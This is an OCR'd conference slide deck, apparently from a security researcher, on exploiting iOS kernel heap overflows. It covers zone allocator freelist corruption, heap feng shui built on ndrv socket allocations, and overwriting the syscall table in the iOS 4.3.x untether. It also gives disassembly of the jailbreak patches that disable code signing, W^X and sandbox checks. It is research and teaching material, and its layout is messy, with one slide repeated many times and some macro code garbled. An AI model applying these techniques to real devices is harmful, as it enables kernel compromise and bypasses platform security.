
Zone Allocator - Allocating and Freeing Memory

- when memory blocks are allocated they are removed from the freelist
- when they are freed they are returned to the freelist




Zone Allocator - Allocating and Freeing Memory

- when memory blocks are allocated they are removed from the freelist
- when they are freed they are returned to the freelist



Zone Allocator Freelist

- freelist is as single linked list
- zone struct points to head of freelist
- the freelist is stored inbound
- first 4 bytes of a free block point to next block on freelist



Zone Allocator Freelist - Removing Element

```
#define REMOVE_FROM_ZONE(zone, ret, type) \
MACRO_BEGIN \
(ret) = (type) (zone)->free_elements; \
if ((ret) != (type) 0 { \
    if (check_freed_element) { \
        if (!is_kernel_data_addr(((vm_offset_t *)(ret))[0]) || \
            ((zone)->elem_size >= (2 * sizeof(vm_offset_t)) && \
            ((vm_offset_t *)(ret))[(zone)->elem_size/sizeof(vm_offset_t))-1] != \
            ((vm_offset_t *)(ret))[0])) \
            panic("a freed zone element has been modified"); \
        if (zfree_clear) { \
            unsigned int ii; \
            for (ii = sizeof(vm_offset_t) / sizeof(uint32_t); \
                ii < zone->elem_size/sizeof(uint32_t) - sizeof(vm_offset_t) / sizeof(uint32_t); \
                ii++) \
                if (((uint32_t *)ret)[ii] != (uint32_t)0xdeadbeef) \
                    panic("a freed zone element has been modified"); \
        } \
    } \
    (zone)->count++; \
    (zone)->free_elements = *((vm_offset_t *)ret)); \
} \
MACRO_END
```

head of freelist will be returned

new head of freelist is read from previous head

grey code is only activated by debugging boot-args
Apple seems to think about activating it by default

Zone Allocator Freelist - Adding Element

```
#define ADD_TO_ZONE(zone, element)          \
MACRO_BEGIN                                \
if (zfree_clear)                          \
{  unsigned int i;                      \
   for (i=0;                            \
        i < zone->elem_size/sizeof(uint32_t); \
        i++)                           \
      ((uint32_t *)(element))[i] = 0xdeadbeef; \
}                                         \
*((vm_offset_t *)(element)) = (zone)->free_elements; \
if (check_freed_element) {                \
   if ((zone)->elem_size >= (2 * sizeof(vm_offset_t))) \
      ((vm_offset_t *)(element))[(zone)->elem_size/sizeof(vm_offset_t))-1] = \
      (zone)->free_elements;               \
}                                         \
(zone)->free_elements = (vm_offset_t) (element); \
(zone)->count--;                         \
MACRO_END
```

current head of freelist
is written to start of free block

free block is made
the head of the freelist

grey code is only activated by debugging boot-args
Apple seems to think about activating it by default

Exploiting Heap Overflows in Zone Memory

- attacking “application” data
 - carefully crafting allocations / deallocations
 - interesting kernel data structure is allocated behind overflowing block
 - impact and further exploitation depends on the overwritten data structure
- this is the way to go if Apple adds some mitigations in the future

Exploiting Heap Overflows in Zone Memory

- attacking inbound freelist of zone allocator
 - carefully crafting allocations / deallocations
 - free block is behind overflowing block
 - overflow allows to control next pointer in freelist
 - when this free block is used head of freelist is controlled
 - next allocation will return attacker supplied memory address
 - we can write any data anywhere

Kernel Heap Manipulation

- we need heap manipulation primitives
 - allocation of a block of specific size
 - deallocation of a block
- for our demo vulnerability this is easy
 - allocation of kernel heap by connecting to a ndrv socket
 - length of socket name controls size of allocated heap block
 - deallocation of kernel heap by closing a socket

Kernel Heap Feng Shui

shortly explain the origin of
Heap Feng Shui

Sotirov ...

- Heap Feng Shui
 - allocation is repeated often enough so that all holes are closed
 - and repeated a bit more so that we have consecutive memory blocks
 - now deallocation can poke holes
 - next allocation will be into a hole
 - so that buffer overflow can be controlled




Kernel Heap Feng Shui

- Heap Feng Shui
 - allocation is repeated often enough so that all holes are closed
 - and repeated a bit more so that we have consecutive memory blocks
 - now deallocation can poke holes
 - next allocation will be into a hole
 - so that buffer overflow can be controlled



Kernel Heap Feng Shui

- Heap Feng Shui
 - allocation is repeated often enough so that all holes are closed
 - and repeated a bit more so that we have consecutive memory blocks
 - now deallocation can poke holes
 - next allocation will be into a hole
 - so that buffer overflow can be controlled



Kernel Heap Feng Shui

- Heap Feng Shui
 - allocation is repeated often enough so that all holes are closed
 - and repeated a bit more so that we have consecutive memory blocks
 - now deallocation can poke holes
 - next allocation will be into a hole
 - so that buffer overflow can be controlled



Kernel Heap Feng Shui

- Heap Feng Shui
 - allocation is repeated often enough so that all holes are closed
 - and repeated a bit more so that we have consecutive memory blocks
 - now deallocation can poke holes
 - next allocation will be into a hole
 - so that buffer overflow can be controlled



Kernel Heap Feng Shui

- Heap Feng Shui
 - allocation is repeated often enough so that all holes are closed
 - and repeated a bit more so that we have consecutive memory blocks
 - now deallocation can poke holes
 - next allocation will be into a hole
 - so that buffer overflow can be controlled



Kernel Heap Feng Shui

- Heap Feng Shui
 - allocation is repeated often enough so that all holes are closed
 - and repeated a bit more so that we have consecutive memory blocks
 - now deallocation can poke holes
 - next allocation will be into a hole
 - so that buffer overflow can be controlled




Kernel Heap Feng Shui

- Heap Feng Shui
 - allocation is repeated often enough so that all holes are closed
 - and repeated a bit more so that we have consecutive memory blocks
 - now deallocation can poke holes
 - next allocation will be into a hole
 - so that buffer overflow can be controlled



Kernel Heap Feng Shui

- Heap Feng Shui
 - allocation is repeated often enough so that all holes are closed
 - and repeated a bit more so that we have consecutive memory blocks
 - now deallocation can poke holes
 - next allocation will be into a hole
 - so that buffer overflow can be controlled




Kernel Heap Feng Shui

- Heap Feng Shui
 - allocation is repeated often enough so that all holes are closed
 - and repeated a bit more so that we have consecutive memory blocks
 - now deallocation can poke holes
 - next allocation will be into a hole
 - so that buffer overflow can be controlled



Kernel Heap Feng Shui

- Heap Feng Shui
 - allocation is repeated often enough so that all holes are closed
 - and repeated a bit more so that we have consecutive memory blocks
 - now deallocation can poke holes
 - next allocation will be into a hole
 - so that buffer overflow can be controlled



Kernel Heap Feng Shui

- Heap Feng Shui
 - allocation is repeated often enough so that all holes are closed
 - and repeated a bit more so that we have consecutive memory blocks
 - now deallocation can poke holes
 - next allocation will be into a hole
 - so that buffer overflow can be controlled



Current Heap State - A Gift by iOS

- technique does work without knowing the heap state
- heap filling is just repeated often enough
- but how often is enough?
- iOS has a gift for us:
`host_zone_info()` mach call
- call makes number of holes in kernel zone available to user

```
/* * Returns information about the memory allocation zones. *
Supported in all kernels.. */routine host_zone_info(
    host_t host;           out names : Dealloc;
    zone_name_array_t zone_name_array,           out info : Dealloc;
    zone_info_array_t zone_info_array,
```

```
typedef struct zone_info {
    integer_t zi_count; /* Number of elements used now */
    vm_size_t zi_cur_size; /* current memory utilization */
    vm_size_t zi_max_size; /* how large can this zone grow */
    vm_size_t zi_elem_size; /* size of an element */
    vm_size_t zi_alloc_size; /* size used for more memory */
    integer_t zi_pageable; /* zone pageable? */
    integer_t zi_sleepable; /* sleep if empty? */
    integer_t zi_exhaustible; /* merely return if empty? */
    integer_t zi_collectable; /* garbage collect elements? */
} zone_info_t;
```

From Heap Overflow to Code Execution

- in the iOS 4.3.1-4.3.3 untether exploit a free memory block is overwritten
- `ndrv_to_ifnet_demux()` writes a pointer to memory we control
- next allocation will put this pointer to our fake free block on top of freelist
- next allocation will put the pointer inside the fake free block on top of freelist
- next allocation will return the pointer from the fake free block
- this pointer points right in the middle of the syscall table
- application data written into it allows to replace the syscall handlers

Part VI

Jailbreaker's Kernel Patches

What do Jailbreaks patch?

- repair any kernel memory corruption caused by exploit
 - disable security features of iOS in order to jailbreak
 - exact patches depend on the group releasing the jailbreak
 - most groups rely on a list of patches generated by comex
- https://github.com/comex/datautils0/blob/master/make_kernel_patchfile.c

Restrictions and Code Signing

- `proc_enforce`
 - sysctl variable controlling different process management enforcements
 - disabled allows debugging and execution of wrongly signed binaries
 - nowadays write protected from “root”
- `cs_enforcement_disable`
 - boot-arg that disables codesigning enforcement
 - enabled allows to get around codesigning

PE_i_can_has_debugger

```
_text:801DD218
_text:801DD218          EXPORT _PE_i_can_has_debugger
_text:801DD218 _PE_i_can_has_debugger           ; CODE XREF: sub_801DD23C+8↓p
_text:801DD218                           ; sub_802D8A94+E↓p ...
_text:801DD218             CBZ      R0, loc_801DD22E
_text:801DD21A             LDR      R2, =dword_80284A00 ← variable
_text:801DD21C             LDR      R3, [R2]           patched to 1
_text:801DD21E             CBNZ     R3, loc_801DD226
_text:801DD220             STR      R3, [R0]
_text:801DD222
_text:801DD222 loc_801DD222           ; CODE XREF: _PE_i_can_has_debugger+14
_text:801DD222                           ; _PE_i_can_has_debugger+18↓j
_text:801DD222             LDR      R0, [R2]
_text:801DD224             BX       LR
_text:801DD226 ;
_text:801DD226 loc_801DD226           ; CODE XREF: _PE_i_can_has_debugger+6↑
_text:801DD226             LDR      R3, =dword_802731A0
_text:801DD228             LDR      R3, [R3]
_text:801DD22A             STR      R3, [R0]
_text:801DD22C             B       loc_801DD2
_text:801DD22E ;
_text:801DD22E loc_801DD22E           * AMFI will allow non signed binaries
_text:801DD22E             LDR      R2, =dword_
_text:801DD230             B       loc_801DD2
_text:801DD230 ; End of function _PE_i_can_has_debugger   * disables various checks
_text:801DD230                           * used inside the kernel debugger
_text:801DD230 ;                                     * in older jailbreaks replaced by RETURN(1)
```

vm_map_enter

```
text:8004193E      LDR      R6, [SP, #0xCC+arg_14]
text:80041940      STR      R3, [SP, #0xCC+var_54]
text:80041942      BNE      loc_8004199E
text:80041944      TST.W   R6, #2
text:80041948      BNE      loc_800419AC ← replaced with NOP
text:8004194A      loc_8004194A ; CODE XREF: _vm_map_enter+90↓j
text:8004194A      ; _vm_map_enter+96↓j ...
text:8004194A      LSRS     R3, R4, #1
text:8004194C      AND.W   R5, R3, #1

text:800419AC ; -----
text:800419AC      loc_800419AC ; CODE XREF: _vm_map_enter+28↑j
text:800419AC      TST.W   R6, #4
text:800419B0      BEQ      loc_8004194A
text:800419B2      ANDS.W  R0, R4, #0x80000
text:800419B6      BNE      loc_8004194A
text:800419B8      LDR.W   R1, =aVm_map_enter ; "vm_map_enter"
text:800419BC      BL       sub_8001A9E0
text:800419C0      BIC.W   R6, R6, #4
text:800419C4      B       loc_8004194A
text:800419C6 ; -----
```

- * vm_map_enter disallows pages with both VM_PROT_WRITE and VM_PROT_EXECUTE
- * when found VM_PROT_EXECUTE is cleared
- * patch just NOPs out the check

vm_map_protect

```
text:8003E980 ; -----  
text:8003E980  
text:8003E980 loc_8003E980 ; CODE XREF: _vm_map_protect+92↑j  
text:8003E980 LDR R1, =aVm_map_protect ; "vm_map_protect"  
text:8003E982 BL sub_8001A9E0  
text:8003E986 BIC.W R5, R5, #4 ← replaced with NOP  
text:8003E98A B loc_8003E944  
text:8003E98C ; -----  
. . . . .
```

- * vm_map_protect disallows pages with both VM_PROT_WRITE and VM_PROT_EXECUTE
- * when found VM_PROT_EXECUTE is cleared
- * patch NOPs out the bit clearing

AMFI Binary Trust Cache Patch

```
text:803E8000
text:803E8000 sub_803E8000
text:803E8000
text:803E8000
text:803E8000
text:803E8000
text:803E8002
text:803E8004
text:803E8006
text:803E8008
text:803E800A
text:803E800E
text:803E8012
text:803E8016
text:803E8018
text:803E801C
text:803E801E
text:803E8020
text:803E8024
text:803E8026
text:803E802A
text:803E802C
text:803E802E
text:803E8030

    PUSH    {R4,R7,LR}
    ADD     R7, SP, #4
    CMP     R1, #0x14
    BNE     loc_803E804E
    LDR     R2, =loc_803FCBFC
    LDRB.W R12, [R0]
    LDRH.W R3, [R2,R12,LSL#1]
    ADD.W  R1, R3, #0x14
    LDRB   R3, [R0,#7]
    LDRH.W R3, [R2,R3,LSL#1]
    ADDS   R1, R1, R3
    LDRB   R3, [R0,#2]
    LDRH.W R3, [R2,R3,LSL#1]
    ADDS   R1, R1, R3
    MOVW   R3, #0x15FE
    CMP    R1, R3
    BHI    loc_803E804E
    LDR     R3, =loc_803FB5FC
    LDRB   R3, [R3,R1]

; CODE XREF: sub_803E87E4+19E↓p
; sub_803E8E74+1A↓p
; DATA XREF: ...
```

replaced with
MOV R0, 1
BX LR

- * disables the AMFI binary trust cache
- * replacing the function with a return(1);

Patching the Sandbox

```
_text:804028B0          PUSH    {R4-R7,LR}
_text:804028B0          ADD     R7, SP, #0xC
_text:804028B2          PUSH.W {R8,R10,R11}
_text:804028B4          SUB    SP, SP, #0x104
_text:804028B8          MOV    R10, R0
_text:804028BA          LDR    R0, [R3,#0x2C]
_text:804028BC          MOV    R11, R1
_text:804028BE          STR    R2, [SP,#0x11C+var_114]
_text:804028C0          MOV    R5, R3
_text:804028C2          LDR.W R8, [R1]
_text:804028C4          CBZ   R0, loc_804028EE
_text:804028C8          ADD.W R1, R3, #0x3C
_text:804028CA          ADD.W R2, R3, #0x40
_text:804028CE          LDR.W R4, =(_sock_gettype+1)
_text:804028D2          MOVS  R3, #0
_text:804028D6          BLX   R4 ; _sock_gettype
_text:804028DA
_text:804028DC
_text:804028DE
_text:804028E2
_text:804028E4
_text:804028E6
```

function is hooked

so that a new sb_evaluate() is used

- * fixes the sandbox problems caused by moving files
- * access outside /private/var/mobile is allowed
- * access to /private/var/mobile/Library/Preferences/com.apple is going through original evaluation
- * access to other subdirs of /private/var/mobile/Library/Preferences is granted
- * everything else goes through original checks

for further info see <https://github.com/comex/datautils0/blob/master/sandbox.S>

Questions



Checkout my github

<https://github.com/stefanesser>